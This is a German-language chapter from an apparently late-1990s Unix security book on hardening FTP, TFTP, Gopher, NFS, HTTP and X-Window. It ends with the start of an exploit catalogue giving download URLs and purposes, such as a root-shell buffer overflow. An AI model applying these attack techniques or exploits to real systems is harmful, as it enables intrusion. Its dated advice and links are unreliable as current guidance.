Es gibt einige Gründe, anonymes FTP zu ermöglichen. Obwohl FTP kein kritisches Sicherheitsrisiko darstellt, sollten Sie sich einiger Probleme bewußt sein. Dabei geht es hauptsächlich um die Interaktion von FTP mit anderen Programmen oder Servern:

Bei einigen Protokollen ist es von Natur aus schwierig, sie sicher zu filtern (z.B. RPC-basierte UDP-Dienste), wodurch das interne Netzwerk weiter geöffnet wird. Dienste, die auf demselben Rechner laufen, können auf katastrophale Weise interagieren. Wenn man z.B. erlaubt, daß anonymes FTP auf demselben Rechner läuft wie der Web-Server, kann ein Eindringling eine Datei im Anonymous-FTP-Bereich plazieren und den HTTP-Server dazu bringen, sie auszuführen.

Wegweiser:

Der obige Abschnitt ist ein Auszug aus Barbara Frasers Site Security Handbook (aktualisierter Draft, Juni 1996, CMU), das Sie online unter http:// info.internet.isi.edu:80/in-drafts/files/draft-ietf-ssh-handbook- 04.txt finden können.

Anonymes FTP mit einem schreibbaren Verzeichnis macht Sie außerdem zu einem beliebten Angriffspunkt für Bösewichte, die FTP-Bounce-Attacken ausüben.

Bei FTP-Bounce-Attacken wird ein FTP-Server verwendet, um Zugang zu einem anderen zu erlangen, der dem Cracker zuvor die Verbindung verweigert hat. Meistens ist der Zielrechner dabei so konfiguriert, daß er Verbindungsanforderungen von einer bestimmten IP-Adreßmaske ablehnt. Der Rechner des Crackers hat aber eine IP-Adresse innerhalb dieser Maske, so daß er nicht auf die FTP-Verzeichnisse des Zielrechners zugreifen kann. Um dies zu umgehen, benutzt der Cracker einen anderen Rechner (den »Vermittler«), um auf den Zielrechner zuzugreifen. Dazu schreibt er eine Datei in das FTP-Verzeichnis des Vermittlers, die Befehle enthält, damit dieser eine Verbindung zum Zielrechner herstellt und Dateien von diesem lädt. Wenn der Vermittler die Verbindung eingeht, geschieht dies unter seiner eigenen Adresse (und nicht der des Crackers). Der Zielrechner erlaubt also die Verbindung und liefert die gewünschte Datei.

FTP-Bounce-Attacken sind kein Problem besonders hoher Priorität, da sie selten vorkommen und meistens keine Einbruchversuche beinhalten. Die meisten dieser Angriffe kommen von außerhalb der USA. Viele Produkte, die mit einer High-Level-Kryptographie versehen sind, dürfen nicht aus den USA ausgeführt werden. Deshalb werden Bounce-Attacken verwendet, um diese Einschränkungen von FTP-Sites in den USA zu umgehen.

Hinweis:

Umfassende Informationen zu Bounce-Attacken finden Sie unter: http:// www-jcr.lmh.ox.ac.uk/rootshell/hacking/ftpBounceAttack/.

Warnung:

Unter bestimmten Umständen kann ein Cracker FTP als eine Startrampe für Scan-Dienste hinter Firewalls verwenden. Mehr Informationen über diese Attacke finden Sie unter: http://www.society-of-shadows.com/security/ ftp-scan.c.

FTP beherbergt noch weitere, subtilere Probleme. Z.B. ist in wu-ftpd 2.4.2-beta-13 die Default-umask 002, so daß Dateien von jedem geschrieben werden können. Das kann zu ernsten Sicherheitsgefährdungen führen. Noch schlimmer ist aber, daß dieses Sicherheitsloch auch dann noch bestehen bleibt, wenn Sie die umask manuell ändern. Nur eine Änderung in der Datei inetd.conf schafft

Abhilfe. Weitere Informationen finden Sie unter:
http://www-jcr.lmh.ox.ac.uk/rootshell/hacking/wuftpd_umask.txt.

18.12 FTP im allgemeinen

Bestimmte Versionen von FTP sind fehlerhaft oder können leicht falsch konfiguriert werden. Wenn Sie eine Version von wu_ftpd verwenden, die vor April 1993 herausgekommen ist (nicht gerade wahrscheinlich, aber möglich, wenn Sie eine ältere Ausrüstung gekauft haben), müssen Sie sie sofort updaten. Denn laut CERT-Advisory 93:06 (»Sicherheitslücke wuarchive ftpd«):

> *Das CERT Coordination Center hat Informationen über eine Sicherheitslücke in Versionen von wuarchive ftpd erhalten, die vor dem 8. April 1993 ausgeliefert wurden. Verwundbare Versionen von wuarchive ftpd waren unter ftp://wuarchive.wustl.edu/packages/wuarchive-ftp/ und vielen anderen anonymen FTP-Sites zu bekommen... Jeder Benutzer (lokal oder entfernt) konnte Zugriff auf jeden Account einschließlich Root auf einem Host erlangen, auf dem diese Version von ftpd lief.*

Soviel zu den älteren Versionen von wu_ftpd. Und nun zu den neueren: Am 4. Januar 1997 wurde ein Bug in Version 2.4 entdeckt (von Aleph1 und David Greenman). Das ist bedenklich, da Version 2.4 sehr verbreitet ist. Wenn Sie 2.4 momentan verwenden (und noch nichts von diesem Bug gehört haben), sollten Sie sich den Patch so bald wie möglich besorgen. Sie finden ihn unter:
http://www.landfield.com/wu-ftpd/mail-archive/1996/Feb/0029.html.

Zur Auseinandersetzung mit der allgemeinen Sicherheit von FTP ist es das beste, sich das FTP-Protokoll einmal genauer anzusehen. Die FTP-Technologie hat sich seit ihrer Einführung stark verändert. Die eigentliche FTP-Spezifikation wurde ursprünglich im RFC 959 »File Transfer Protocol (FTP)« aufgestellt, und das ist über zehn Jahre her. Seitdem ist viel getan worden, um die Sicherheit dieser kritischen Anwendung zu verbessern.

Das maßgebliche Dokument ist »FTP Security Extensions« von M. Horowitz (Cygnus Solutions) und S. J. Lunt (Bellcore). Dieser Internet-Draft wurde im November 1996 verfaßt, und es heißt in der Zusammenfassung:

> *Dieses Dokument definiert Erweiterungen der FTP-Spezifikation RFC 959, »File Transfer Protocol (FTP)« vom Oktober 1985. Diese Erweiterungen sorgen für eine starke Authentisierung, Integrität und Vertraulichkeit des Kontroll- und Datenkanals.*

Wegweiser:

»FTP Security Extensions« finden Sie unter http://info.internet.isi.edu/0/in-drafts/files/draft-ietf-cat-ftpsec-09.txt.

Das Dokument beginnt mit dem allgemein mit FTP verbundenen Problem - nämlich daß die Paßwörter in Klartext übermittelt werden. Es beschreibt einige Fortschritte bei der Protokollsicherheit und ist ein guter Ausgangspunkt, um etwas über Sicherheit bei FTP zu lernen.

Wenn Sie die folgenden Punkte beachten, können Sie Ihren FTP-Server besser absichern:

- Überprüfen Sie Ihren Server auf den SITE_EXEC-Bug. Bei frühen FTP-Versionen konnten Angreifer eine Shell erhalten, indem sie eine Telnet-Sitzung an Port 21 einleiteten. Um dies zu überprüfen, starten Sie eine Telnet-Sitzung an Port 21 und geben den Befehl SITE_EXEC ein. Wenn Sie eine Shell bekommen, gibt es ein Problem. Mehr Informationen dazu finden Sie im CERT-Advisory CA-95:16: »Wu-ftpd Misconfiguration Vulnerability«, 30. November 1995, http://bulsai.kaist.ac.kr/~ysyun/Mail-Archives/cert-advisory/95/0006.html .
- Das HOME-Verzeichnis Ihres FTP-Servers sollte nicht schreibbar sein. Die einfachste und zuverlässigste Methode, dies zu erreichen, ist ein korrektes Setzen der Berechtigungen (chmod 555 und Root als Eigentümer).
- Unterbinden Sie für alle System-IDs die Verbindung über FTP. Root, bin, uucp und nobody sollten sich nicht per FTP auf Ihren Rechner einlassen dürfen.

18.12.1 TFTP

Der beste Rat, den ich Ihnen zu TFTP geben kann, ist, es zu deaktivieren. TFTP ist ein selten genutztes Protokoll und birgt erhebliche Sicherheitsrisiken, selbst wenn Sie eine als sicher angesehene Version verwenden.

Hinweis:

Einige Versionen sind eindeutig nicht sicher. Darunter fällt der in AIX Version 3.x enthaltene TFTP. Die Patch-Kontrollnummer ist ix22628. Es ist zwar sehr unwahrscheinlich, daß Sie eine so alte Version von AIX verwenden. Aber falls Sie eine ältere RS/6000 erworben haben, sollten Sie sich dieses Problems bewußt sein. Es ermöglicht entfernten Benutzern, an /etc/ passwd zu gelangen.

In Kapitel 10, »Scanner«, habe ich TFTP und einen Scanner behandelt, der speziell zum Aufspüren von TFTP-Sicherheitslöchern entwickelt wurde (CONNECT). Da das Wissen um die Schwachstellen von TFTP weit verbreitet ist, verwenden die meisten Systemadministratoren es erst gar nicht.

Hinweis:

Sogar unter Windows 95 gibt es Tools, mit denen Sie TFTP-Server knacken können. Sehen Sie sich einmal den TFTPClient32 für Windows 95 an. Dieses Tool kann einem Cracker (mit minimalen Unix-Kenntnissen) helfen, Ihren TFTP-Server zu knacken. Sie erhalten es unter http://papa.indstate.edu:8888/ftp/main!winsock-l!Windows95!FTP.html .

TFTPD zu deaktivieren ist einfach. Sie müssen es nur in inetd.conf auskommentieren, so daß es beim Booten nicht mehr geladen wird. TFTP wird hauptsächlich beim Booten von plattenlosen (diskless) Workstations verwendet, um dem bootenden Rechner Konfigurationsdaten oder auch auszuführende Programme zu übergeben. Auf jeden Fall sollten Sie die folgenden Hinweise beachten:

- Einige TFTP-Distributionen können in einem sogenannten sicheren Modus betrieben werden. Überprüfen Sie, ob das bei Ihrer Version der Fall ist. Wenn dieser Modus existiert, können Sie ihn in inetd.conf durch Angabe der Option -s aktivieren. Dadurch können nur Dateien übertragen werden, die in dem Verzeichnis /tftpboot oder darunter liegen. Andernfalls können unter Umständen beliebige Dateien übertragen werden.
- Lassen Sie alle wichtigen Vorgänge genau protokollieren und überprüfen Sie die log-Dateien

täglich.

- Achten Sie bei der Konfiguration vom TFTPD in /etc/inetd.conf darauf, daß der Daemon unter der Berechtigung des Benutzers »nobody« gestartet wird.

18.13 Gopher

Gopher ist ein antiquiertes, aber schnelles und effizientes Protokoll. Wenn Sie es verwenden: Hut ab vor Ihnen! Ich bin ein großer Gopher-Fan. Gopher liefert mir Informationen sofort auf den Tisch, ohne die lästige Werbung, die einen im WWW überall nervt.

Gopher hatte traditionell keine großen Sicherheitsprobleme, aber einige Punkte sind dennoch erwähnenswert. Der Gopher-Server der University of Minnesota ist wahrscheinlich der populärste Gopher-Server, der je geschrieben wurde (erhältlich unter boombox.micro.umn.edu). Ich schätze, daß er heute noch auf über der Hälfte aller Gopher-Server läuft. Von diesen sind ca. 10 Prozent für einen alten Bug anfällig.

Dieser Bug betrifft sowohl Gopher als auch Gopher+ in allen Versionen, die vor August 1993 erhältlich waren. Im CERT-Advisory CA-93:11, »UMN Unix Gopher und Gopher+ Sicherheitslücken«, heißt es:

> *Es ist bekannt, daß Eindringlinge diese Sicherheitslücken ausgenutzt haben, um an Paßwortdateien zu gelangen... Jeder (entfernt oder lokal) kann uneingeschränkten Zugang zu dem Account erhalten, auf dem der öffentlich zugängliche Client läuft. Dadurch kann er alle Dateien lesen, die diesem Account zugänglich sind (darunter möglicherweise /etc/passwd oder andere sensible Dateien)... Bei bestimmten Konfigurationen kann jeder (entfernt oder lokal) Zugriff auf jeden Account erhalten, einschließlich Root, auf einem Host, der als Server konfiguriert ist, auf dem gopherd läuft.*

Über dieses Sicherheitsloch wurde auch in einem Defense Data Network Bulletin (DDN Security Bulletin 9315, 9. August 1993) berichtet, das unter http://nic.mil/ftp/scc/sec- 9315.txt eingesehen werden kann.

Gopher kann auch als Proxy für eine FTP-Sitzung dienen, so daß Sie eine Bounce-Attacke mit Gopher als Startrampe durchführen können. Dies ist ein Problem, das die Firewall- Sicherheit betrifft. Wenn z.B. Ihr FTP-Server hinter der Firewall liegt, aber Ihr Gopher-Server nicht, hat das Sperren des Zugangs zu dem FTP-Server in diesem Fall keinen Zweck.

Schließlich ist noch anzumerken, daß Gopher in seinem Default-Zustand verglichen mit anderen Netzwerkdiensten sehr schwache Protokollierungsmöglichkeiten bietet.

18.14 NFS (Network File System)

NFS sorgt für einige Sicherheitsprobleme. Exportierte Dateisysteme können ein Risiko darstellen oder nicht, je nachdem, wie sie exportiert werden. Dabei spielen Berechtigungen eine große Rolle. Wenn Sie befürchten müssen, daß Ihre Anwender ihre eigenen .rhosts-Dateien erzeugen (was Sie ausdrücklich untersagen sollten), ist das Exportieren von HOME-Verzeichnissen keine gute Idee, da diese Verzeichnisse natürlich Lese-/Schreibberechtigungen enthalten.

Einige Tools können Ihnen helfen, den Prozeß der Überprüfung (und Schließung) von NFS-Sicherheitslücken zu automatisieren. Eines davon ist NFSbug, geschrieben von Leendert van Doorn. NFSbug ist ein Scanner für allgemein bekannte NFS-Sicherheitslöcher. Bevor Sie mit Ihrem Sicherheits-Audit abschließen und Ihren Rechner für die Öffentlichkeit freigeben, empfehle ich Ihnen, Ihr System mit diesem Utility zu prüfen (bevor Cracker es tun). NFSbug finden Sie unter: ftp://ftp.cs.vu.nl/pub/leendert/nfsbug.shar.

Tip:

Eine tolle Erläuterung der Art und Weise, wie Cracker NFS angreifen, finden Sie in »Improving the Security of Your Site by Breaking Into It« (Dan Farmer und Wietse Venema). Dieses Dokument enthält eine Schritt-für- Schritt-Analyse einer solchen Attacke. Sie erhalten es unter: http://www.alw.nih.gov/Security/Docs/admin-guide-to-cracking.101.html.

Warnung:

Richten Sie niemals einen NFS-Zugang mit Schreibberechtigung für privilegierte Dateien oder Bereiche ein und geben Sie diesen über das Netz frei. Wenn Sie das tun, handeln Sie sich viel Ärger ein. Lassen Sie nur Leseberechtigungen zu.

NFS ist eine vielgenutzte Eingangstür für Cracker. In einem Defense Data Network Advisory von 1995 heißt es:

> *ZUSAMMENFASSUNG: Anstieg der Berichte über Root-Verletzungen durch Eindringlinge, die Tools zur Ausnutzung verschiedener NFS-Sicherheitslücken verwendet haben... Mit Hilfe solcher Tools verschaffen Eindringlinge sich unautorisierten Zugang zu Netzwerkressourcen. Diese Tools und Informationen darüber sind in zahlreichen Internetforen verbreitet worden.*

Wegweiser:

Der obige Abschnitt ist ein Auszug aus dem DDN Security Bulletin 9501, das Sie online unter ftp://nic.ddn.mil/scc/sec-9501.txt finden.

Ein weiteres Problem ist, daß Sie, selbst wenn Sie »verbesserte« oder »sichere« NFS verwenden (im wesentlichen NFS plus DES), immer noch nicht sicher sind. Der DES-Schlüssel wird von dem Benutzerpaßwort abgeleitet, und dies ist ein offensichtliches Problem. Die Installation von Shadowing ist vielleicht ein Weg, einen Cracker daran zu hindern, an die passwd-Listen zu gelangen. Der einzige wirkliche Vorteil der um DES erweiterten Versionen besteht darin, daß die Routine die Uhrzeit aufzeichnet. Timestamp-Verfahren schließen die Möglichkeit aus, daß ein Cracker den Austausch abhören und später wiedergeben kann.

Hinweis:

Eine Möglichkeit ist, den NFS-Traffic auf Router-Ebene zu blockieren. Das machen Sie, indem Sie Filter für Port 111 und 2049 einrichten. Das hat allerdings wenig Einfluß auf Cracker, die sich innerhalb Ihres Netzwerks befinden. Deshalb bevorzuge ich eine Kombination beider Techniken. D.h., wenn Sie NFS verwenden müssen, verwenden Sie eine verbesserte Version mit DES-Authentifizierung und zusätzlich eine Blockade auf Router-Ebene.

Ich empfehle Ihnen, die folgenden Links zur NFS-Sicherheit aufzusuchen. Jede Site bietet eine andere Sicht des Problems und mögliche Lösungen oder wichtige Informationen über NFS- und RPC-Aufrufe:

- *The COAST Archive at Purdue*, mit Tutorials zu Schwachstellen von NFS (und NIS), http://www.cs.purdue.edu/coast/satan-html/tutorials/vulnerabili ty_tutorials.html.
- *NFS Version 3 Protocol Specification*, B. Callaghan, B. Pawlowski und P. Staubach, (Sun Microsystems), Juni 1995, http://sunsite.auc.dk/RFC/rfc/rfc1813.html.
- *NFS Security Administration and Information Clearinghouse*, Vicki Brown und Dan Egnor, http://www.cco.caltech.edu/~refguide/sheets/nfs-security.html.

18.15 HTTP

HTTP hat vielfältige Sicherheitsprobleme, von denen die meisten in Kapitel 28, »Sprachen, Erweiterungen und Sicherheit«, behandelt werden. Einige wichtige Punkte sollen jedoch auch hier angesprochen werden.

Zuerst einmal dürfen Sie httpd nie als Root laufen lassen. Wenn Sie es doch tun, werden Sie ein sehr unglücklicher Systemadministrator sein. Schwachstellen in CGI-Programmen ermöglichen entfernten Angreifern die Ausführung beliebigen Codes mit der UID des httpd- Servers. Wenn dieser Server als Root läuft, ist Ihr gesamtes System gefährdet.

Sie könnten in Erwägung ziehen, httpd als einen chrooted-Prozeß laufen zu lassen. Viele Ratgeber sind der Meinung, daß dies eine größere Sicherheit bietet.

Hinweis:

Wenn Sie http in einer chrooted-Umgebung laufen lassen, werden Ihre Anwender jedoch nicht mehr in der Lage sein, CGI-Scripts auszuführen, es sei denn, sie tun dies ebenfalls in einer chrooted-Umgebung. (Normalerweise können Anwender CGI-Programme von einem Unterverzeichnis ihres eigenen Verzeichnisses aus ausführen - z.B. ~usr/public_html/cgi-bin.) Wenn Sie Ihren Anwendern zugesichert haben, daß sie CGI verwenden können, ist das ein Problem.

Es hängt viel davon ab, ob Sie Ihren Anwendern Zugriff auf den Web-Server und dessen Dienste (einschließlich CGI) gewähren oder nicht. Viele ISPs verweigern einen solchen Zugriff. Das typische Angebot ist 10 M Byte Speicherplatz mit FTP, aber ohne CGI. Die meisten ISPs stellen noch nicht einmal einen Shell-Zugang zur Verfügung. Ich persönlich würde damit nicht zurechtkommen.

Wenn Sie solche Dienste anbieten, sollten Sie Richtlinien aufstellen. Ich kenne z.B. einen ISP, der CGI nur erlaubt, wenn seine Entwickler den Code prüfen können, bevor er ans Netz geht. Diese Methode hat Vor- und Nachteile. Der Vorteil ist, daß Sie jede Zeile Code zu sehen bekommen, die auf Ihren Server kommt. Der Nachteil ist, *daß Sie jede Zeile Code zu sehen bekommen, die auf Ihren Server kommt.* Wer möchte schon all den Code nach Sicherheitslöchern überprüfen?

Die Lösung könnte sein, ein Programm wie CGIWRAP zu verwenden. CGIWRAP automatisiert den Prozeß, indem es folgende Funktionen ausführt:

- Überprüfen von CGI auf potentielle Sicherheitslöcher

- Wrapping und Protokollierung aller Script-Zugriffe

CGIWRAP wurde von Nathan Neulinger geschrieben und 1995 herausgegeben. Es ist an verschiedenen Stellen im Netz erhältlich. Ich habe gute Erfahrungen mit ftp:// ftp.cc.umr.edu/pub/cgi/cgiwrap/ gemacht.

CGIWRAP funktioniert nachgewiesenermaßen auf den folgenden Plattformen:

- A/UX
- HPUX
- Solaris
- Linux
- OSF/1

Leider kann CGIWRAP nicht alle Sicherheitsprobleme von HTTP beheben. Sie werden im einzelnen in Kapitel 26 näher erläutert, aber ein paar Punkte möchte ich hier schon ansprechen. Sie sollten wenigstens diese grundlegenden Vorkehrungen treffen:

- Deaktivieren Sie die EXEC-Option. Damit hindern Sie Anwender daran, Befehle als Server auszuführen.
- Deaktivieren Sie *Server Side Includes* (Dokumentelemente, die auf der <include>-Angabe beruhen, wie Zeit, Datum und letztes Änderungsdatum).
- Setzen Sie die Option AllowOverride auf NONE. So verhindern Sie, daß Ihre lokalen Benutzer innerhalb ihrer eigenen Verzeichnisse eigene Optionen einstellen.

Beachten Sie auch NCSAs Warnung in bezug auf DNS-basierte Authentifizierung:

> *Die Zugriffskontrolle durch Hostnamen und die grundlegenden Einrichtungen zur Benutzer-Authentifizierung von HTTPd sind relativ sicher, aber nicht wirklich kugelsicher. Die Benutzer-Authentifizierung sendet Paßwörter in Klartext über das Netz, so daß sie leicht gelesen werden können. Die DNS-basierte Zugriffskontrolle ist nur so sicher wie DNS selbst; das sollten Sie nicht vergessen, wenn Sie sie benutzen. Fazit: Wenn er absolut sicher nicht von externen Benutzern gesehen werden kann, sollten Sie HTTPd besser nicht zu seinem Schutz verwenden.*
>
> *»NCSA Tutorial Pages: Making Your Setup More Secure«, http://hoohoo.ncsa.uiuc.edu/docs/tutorials/security.html .*

18.15.1 HTTP-Sicherheit im allgemeinen

Bei der Sicherheit von HTTP hat sich besonders in den letzten zwei Jahren viel getan. Die größte Verbesserung war die Entwicklung von sicheren Protokollen. Von diesen Protokollen ist das Secure Sockets Layer Protocol das vielversprechendste.

18.15.2 Das Secure Sockets Layer Protocol

Secure Sockets Layer (SSL) wurde von Netscape Communications entwickelt. Das System verwendet RSA- und DES-Authentifizierung und zusätzlich dazu noch eine Überprüfung der MD5-Integrität. Um mehr über SSL zu erfahren, sollten Sie sich die Homepage von SSL ansehen. Das Dokument mit Namen

»The SSL Protocol« (Internet-Draft) wurde von Alan O. Freier und Philip Karlton (Netscape Communications) zusammen mit Paul C. Kocher verfaßt. Sie finden es unter: http://home.netscape.com/eng/ssl3/ssl-toc.html.

18.16 Sicherung des Dateisystems

Als nächstes sollten Sie, bevor Sie mit Ihrem Rechner ans Netz gehen (lokal oder weltweit), Ihr Dateisystem sichern. Sie werden diese Sicherheitskopie später verwenden, um die Datenintegrität zu prüfen, womit wir wieder bei TripWire wären.

18.16.1 TripWire

TripWire ist ein Tool, das Integritätsprüfungen von Dateisystemen mit Hilfe kryptographischer Prüfsummen vornimmt. Mit TripWire können Sie jede Manipulation aufspüren, die vorgenommen worden ist. Sie können TripWire auch verwenden, um Ihre Festplatten nach Dateien zu durchforsten, die dort nichts verloren haben. Am Ende dieses Kapitels finden Sie eine umfassende Liste von Exploits. Für jeden Exploit gebe ich eine URL an, unter der Sie seinen Quellcode finden. Wenn Sie die Exploits herunterladen und kompilieren - und dann MD5-Werte für jeden erzeugen - können Sie diese Werte in Ihre wöchentliche oder monatliche Festplattenanalyse miteinbeziehen.

Da ich TripWire in vorangegangenen Kapiteln bereits behandelt habe, möchte ich hier nicht näher darauf eingehen. Ich habe bereits darauf hingewiesen, wo Sie das Tool finden können. An dieser Stelle möchte ich Ihnen empfehlen, sich die folgenden Dokumente zu besorgen:

- *»Writing, Supporting, and Evaluating TripWire: A Publicly Available Security Tool«*, Kim und Spafford, http://www.raptor.com/lib/9419.ps.
- *»The Design and Implementation of TripWire: A Filesystem Integrity Chekker«*, Kim und Spafford, http://www.raptor.com/lib/9371.ps.

18.17 Über X-Window

Das X-Window-System ist ein weiterer Punkt, der Sie eventuell betreffen könnte. Wenn Ihr Rechner ein Web-Server ist, besteht überhaupt kein Grund dafür, X-Window zu installieren. Wenn Sie X-Window jedoch einsetzen, gibt es einige wichtige Dinge zu beachten.

Die Hauptschwachstelle von X-Window - das xhost-Sicherheitsloch - läßt sich leicht beheben. Wenn ein X-Server keine Zugriffskontrolle aktiviert hat, kann jeder von überall her im Internet ein zusätzliches X-Window öffnen und beliebige Programme starten. Als generelle Lösung können Sie dieses Loch schließen, indem Sie den xhost-Eintrag von Xsession von xhost + in xhost - ändern.

Wenn Sie ein Unix-Neuling sind, denken Sie vielleicht, daß X nur eine weitere grafische Oberfläche ist, aber es steckt sehr viel mehr dahinter. G. Winfield Treese und Alec Wolman schrieben in »X Through the Firewall and Other Application Relays«:

> *Beim X-Window-System ermöglicht es das grundlegende Sicherheitsmodell den Benutzern, die Hosts selbst festzulegen, denen eine Verbindung zu dem X-Server gewährt wird. Das*

betrifft nur neue Verbindungen, nicht die bereits existierenden. Viele Benutzer deaktivieren die Zugriffskontrolle aus Bequemlichkeit ganz, sobald sie mehr als ein paar Hosts benutzen.

X-Window ist keine grafische Benutzeroberfläche, auch wenn es so aussehen mag. Verbindungen werden an den X-Server gesendet. Der X-Server kann jeden gültigen X-Client bedienen, egal, ob dieser sich auf demselben Rechner befindet oder Kilometer entfernt ist. John Fisher schreibt in seinem Artikel »Securing X Windows«:

X-Window ist auf seiner untersten Ebene eigentlich ein Kommunikationsprotokoll, das X-Protokoll. Dieses Protokoll wird innerhalb eines einzelnen Computers oder über ein Netzwerk von mehreren Computern benutzt. Es ist nicht an das Betriebssystem gebunden und daher auch für eine Vielzahl anderer Plattformen erhältlich. X- Window verwendet ein Client-Server-Modell der Netzwerkkommunikation. Dieses Modell ermöglicht es einem Benutzer, ein Programm an einem Ort laufen zu lassen, aber von einem anderen Ort aus zu steuern.

X-Window ist deshalb genau wie alle anderen Protokolle unter Unix. Es arbeitet nach dem Client-Server-Modell und stellt Zugang über das Internet und zu einer Vielzahl von Systemen und Architekturen zur Verfügung. Wenn eine gültige Verbindung gestartet wird, ist alles möglich (wie in der X11R5-Xserver-ManPage beschrieben):

Das X-Protokoll an sich weiß nichts von Berechtigungen für Fenster-Operationen oder irgendwelchen Beschränkungen dessen, was ein Client machen darf. Wenn ein Programm eine Verbindung zu einem Display herstellen kann, hat es freien Zugang zu dem Bildschirm.

Sobald eine Verbindung steht, kann der Angreifer Fenster zerstören, neue Fenster erzeugen, Tastatureingaben und Paßwörter abhören und wirklich jede mögliche Aktivität in der X- Umgebung ausführen.

Die X-Authentifizierung basiert auf einem sogenannten *Magic Cookie*. Das ist ein 128-Bit- Wert, der durch eine Pseudo-Zufallsauswahl erzeugt wird. Er wird an die Clients verteilt und in der Datei .Xauthority gespeichert. Dieses Authentifizierungsschema kann theoretisch überwunden werden. Es wird aus folgendem Grund als schwach angesehen:

Obwohl der XDM-Authorization-1-Mechanismus ausreichenden Schutz vor Leuten bietet, die versuchen, sich Authentifizierungsdaten aus dem Netzwerk zu fischen, hat er ein großes Problem: Der ganze Sicherheitsmechanismus steht und fällt mit dem Schutz der Datei .Xauthority. Wenn Fremde sich Zugang zum Inhalt Ihrer .Xauthority -Datei verschaffen können, kennen sie den für die Verschlüsselung der Daten verwendeten Schlüssel, und mit der Sicherheit ist es vorbei.

Wegweiser:

Der obige Abschnitt ist ein Auszug aus einem Artikel von Francois Staes mit dem Titel »Security«, der in The X Advisor erschienen ist.

Wenn Sie die Zugriffskontrolle aktivieren, besteht zwar wenig Gefahr, daß ein Eindringling an Ihre .Xauthority-Datei gelangen kann. Dennoch sollten Sie sich nicht auf die einfache Zugriffskontrolle verlassen. Man hat sich bemüht, die X-Sicherheit zu verbessern, und es gibt keinen Grund, warum Sie

nicht von diesen Bemühungen profitieren sollten. Sie sollten schon deshalb zusätzliche Sicherheitsmaßnahmen ergreifen, weil sich in der Vergangenheit gezeigt hat, daß die grundlegenden X-Sicherheitsschemata fehlerhaft sind. So steht im CERT-Bulletin »X Authentication Vulnerability«:

> *Zwei weit verbreitete Authentifizierungsschemata für das X-Window-System haben Schwachstellen bei der Sample Implementation. Diese Schwächen könnten es unautorisierten Benutzern ermöglichen, sich mit X-Displays zu verbinden. Davon betroffen sind X11 Release 6 und ältere Releases der X11-Sample-Implementation. Es wurde berichtet, daß unter Ausnutzung zumindest einer dieser Schwächen in Systeme eingebrochen wurde, und daß in Cracker-Kreisen inzwischen Exploits verfügbar sind.*

Außerdem automatisieren viele verfügbare Programme (wie xkey, xscan, xspy und watchwin) die Aufgabe entweder des Knackens des X-Servers oder des Ausnutzens des Servers, sobald er geknackt wurde.

Experten raten zur Verwendung einer Kerberos-basierten Xlib oder des in RFC 1413 definierten Authentifizierungsprotokolls. Ihre Wahl hängt natürlich von Ihrer speziellen Netzwerkkonfiguration ab. Hier sind einige grundlegende Tips zur X-Sicherheit:

- Verwenden Sie wenigstens immer die Magic-Cookie-Authentifizierung, nicht die Host- basierte Authentifizierung mit xhost.
- Sorgen Sie dafür, daß sich nirgendwo in Ihrem System xhost + befindet, sei es in den .xsession-Dateien oder gar in den Shell-Scripts zu X.
- Einige Unix-Varianten, darunter Solaris, erzeugen unter /tmp Verzeichnisse für die Sokkets des X-Servers mit falschen Berechtigungen. Gegebenenfalls müssen Sie die Modes dieser Verzeichnisse nach jedem Boot des Systems anpassen mit: chmod 1777 /tmp /tmp/ .X11*.

18.18 Checklisten und Leitfäden

Bevor Sie mit der Planung Ihres Netzwerks beginnen, sollten Sie sich einige der im folgenden aufgeführten Dokumente besorgen. Sie sind eine gute Hilfe zum besseren Verständnis der Struktur eines Netzwerks, und Sie lernen, wie Sie gute Sicherheitsvorkehrungen implementieren können.

- **Securing Internet Information Servers.** CIAC-2308 R.2. Von den Mitgliedern des CIAC-Teams. Dezember 1994. PDF-Format. Ihr Rechner wird zum Internet Information Server. Dieses Dokument führt Sie Schritt für Schritt durch die Sicherung von anonymem FTP, Gopher und des Web. Es gewährt Ihnen Einblicke in häufige Konfigurationsprobleme und häufige Sicherheitslücken. http://ciac.llnl.gov/ciac/documents/CIAC-2308_Securing_Internet_Information_Servers.pdf.
- **Securing X Windows.** CIAC-2316 R.0. Von John Fisher, August 1995. Lawrence Livermore National Laboratory Computer Incident Advisory Capability CIAC Department of Energy UCRL-MA-121788. PDF-Format. Dieses Dokument wird Ihnen helfen, die grundlegenden Schwächen von X-Window zu verstehen und die Sicherheit auf Ihrem Server zu verbessern. http://ciac.llnl.gov/ciac/documents/CIAC- 2316_Securing_X_Windows.pdf.
- **Electronic Resources for Security Related Information.** CIAC-2307 R.1. Von Richard Feingold. Dezember 1994. Dieses Dokument versorgt Sie mit einer umfassenden Liste von

Sicherheitsressourcen für Unix. Es wird Ihnen helfen, Ihr Problem einzugrenzen, und sagt Ihnen, wen Sie wo fragen sollten. http://ciac.llnl.gov/ciac/documents/CIAC-2307_Electronic_Resources_for_Security_Related_Information.pdf.

- **The AUSCERT (Australian CERT) Unix Security Checklist.** (Version 1.1.) Letzte Aktualisierung 19. Dezember 1995. Dieses Dokument ist wahrscheinlich die umfassendste Sammlung von Unix-Sicherheitsinformationen. Es leitet Sie Schritt für Schritt bei der Absicherung häufiger Löcher auf einer Vielzahl von Plattformen an. Eine ausgezeichnete Veröffentlichung. ftp://caliban.physics.utoronto.ca/pub/ unix_security_checklist_1.1.
- **Computer Security Policy: Setting the Stage for Success.** National Institute of Standards and Technology. Januar 1994. CSL-Bulletin. Dieses Dokument hilft Ihnen bei der Aufstellung von Sicherheitsrichtlinien für Ihr Netzwerk. http://www.raptor.com/lib/ csl94-01.txt

18.19 Ausgewählte Exploits für Unix (allgemein)

Der nächste Abschnitt enthält eine umfangreiche Sammlung von Angriffen und Sicherheitslöchern bei Unix. Um den größten Nutzen aus dieser Liste zu ziehen, sollten Sie folgendermaßen vorgehen:

1. Laden Sie die Liste in eine Textdatei.

2. Extrahieren Sie die URLs.

3. Schreiben Sie ein Script, um die einzelnen Dateien zu bekommen.

4. Kompilieren Sie jede Datei und berechnen Sie ihren MD5-Wert.

5. Scannen Sie Ihr Netzwerk nach den resultierenden Signaturen ab.

Wenn unter Ihren Anwendern ein Cracker ist, werden Sie ihn möglicherweise finden.

abuse.txt

Zweck: Red Hat Linux hat ein Sicherheitsloch im Spiel Abuse. Diese Datei beschreibt, wie man dieses Loch ausnutzen kann.

URL: http://main.succeed.net/~kill9/hack/os/linux/linabuse.txt

Autor: Dave M.

aix_dtterm.c

Zweck: Öffnet eine Root-Shell durch Ausnutzung eines Puffer-Überlaufs in dtterm.

